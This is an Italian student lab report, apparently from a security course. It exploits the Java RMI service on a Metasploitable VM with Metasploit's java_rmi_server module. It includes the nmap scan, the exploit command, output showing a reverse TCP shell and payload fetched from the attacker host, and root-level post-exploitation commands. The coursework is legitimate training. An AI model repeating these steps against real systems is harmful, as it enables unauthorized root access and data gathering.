M4 W16D4

Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:


- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: **192.168.11.111**
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: **192.168.11.112**
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
    - configurazione di rete;
    - informazioni sulla tabella di routing della macchina vittima;
    - ogni altra informazione che è in grado di acquisire.

Qui di sotto è la macchina Kali con IP 192.168.11.111


```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet 192.168.11.111/24 brd 192.168.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::cd54:ab54:b467:4199/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c5:16:31 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth1
       valid_lft forever preferred_lft forever
```

Renga Daniele

Macchina Metaspoitable con IP 192.168.11.112



Configurate le due macchine, ora andrò ad esegurie da Kali una scansione NMAP su macchina vittima per verificare se la porta 1099 risulta aperta o chiusa.



Sopra possiamo osservare una scansione fatta con nmpa verso Metaspoitable dove ci da alcune info sulla nostro obbiettivo.

STARTING Nmap 7.95 ci indica le versione usata da me di nmap

Nmap scan report for 192.168.11.112 questo è il report per l'host 192.168.11.112

Hot is up (0.036s latency) significa che il sistema è attivo e risponde ai pacchetti in 36 millesecondi.

PORT STATE SERVICE VERSION


1099/tcp open java-rmi questo è il risultato che a noi interessava, ci dice che la porta è aperta quindi ora procederò ad avviare metasploitable da terminale kali.

Da Kali per avviare Metasploit ho lanciato il “msfconsole”


Una volta dentro Mesploit andremmo a trovare il nostro modulo disponibile per poter sfruttare le vulnerabilità legate a Java_RMI.

Ho eseguito il comando **search java_rmi,** mi ha restituito una serie di moduli,ho trovato quello che mi interessava e l'ho usato come riporta la foto sottostante tramite il seguente comando.

Renga Daniele



use exploit/multi/misc/java_rmi_server



Di sotto è la schermata show options dove possiamo andare a configurare il nostro attacco verso il nostro obbiettivo, e per riuscire ad avere una sessione remota di Metapreter.

Di sotto osserviamo l'esecuzione del comando exploit e l'accesso ad una sessione remota di meterpreter.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/O68aJ6pk06
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:44885) at 2025-03-09 11:28:24 -0400

meterpreter >
```

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe21:7a12
IPv6 Netmask : ::

meterpreter >
```

Il comando ifconfig mostra le interfacce di rete attive sulla macchina Metasploitable .

Le due interfacce che vediamo qui di lato, la prima non ha rilevanze per l'attacco, perché è solo un 'interfaccia locale usata per la comunicazione interna al sistema.

Mentre la seconda conferma che abbiamo compresso con successo la macchina Metasploitable.

Renga Daniele

Qui di sotto ho eseguito alcuni comandi per avere piu informazioni possibili sulla macchina Vittima

Ho eseguito il comando **sysinfo** per avere informazione sul sistema, ci dice che il tipo di computer è una Metasploitable con sistema Operativo Linux 2.6.24.

Il comando **getuid** ci restituisce come risposta Server username :root ,quindi ho accesso come root.

Altro comando è **route** Tabella di routing ,la macchina ci mostra le vari connessioni e ci dice anche che siamo connessi alla rete 192.68.11.0/24 e che non ha altre reti configurate.

Renga Daniele

L’ultimo comando che ho voluto usare è quello che ci da la possibilità tramite il comando **list** di andare a vedere tutti i processi attivi sulla macchina attaccata, qui di sotto ho caricato solo una piccola parte di tutti i processi attivi sulla Metasploitable.

Ogni singola riga ci mostra un processo attivo con le seguenti informazioni:

PID Identificativo del processo

Name Nome del processo

User L’utente che ha avviato il processo

Path Il percorso del file eseguibile del processo.

Con queste tipo di informazione potremmo fare tante azioni, tipo terminare un processo specifico, iniettare codice in un processo , cercare processi sospetti.

Renga Daniele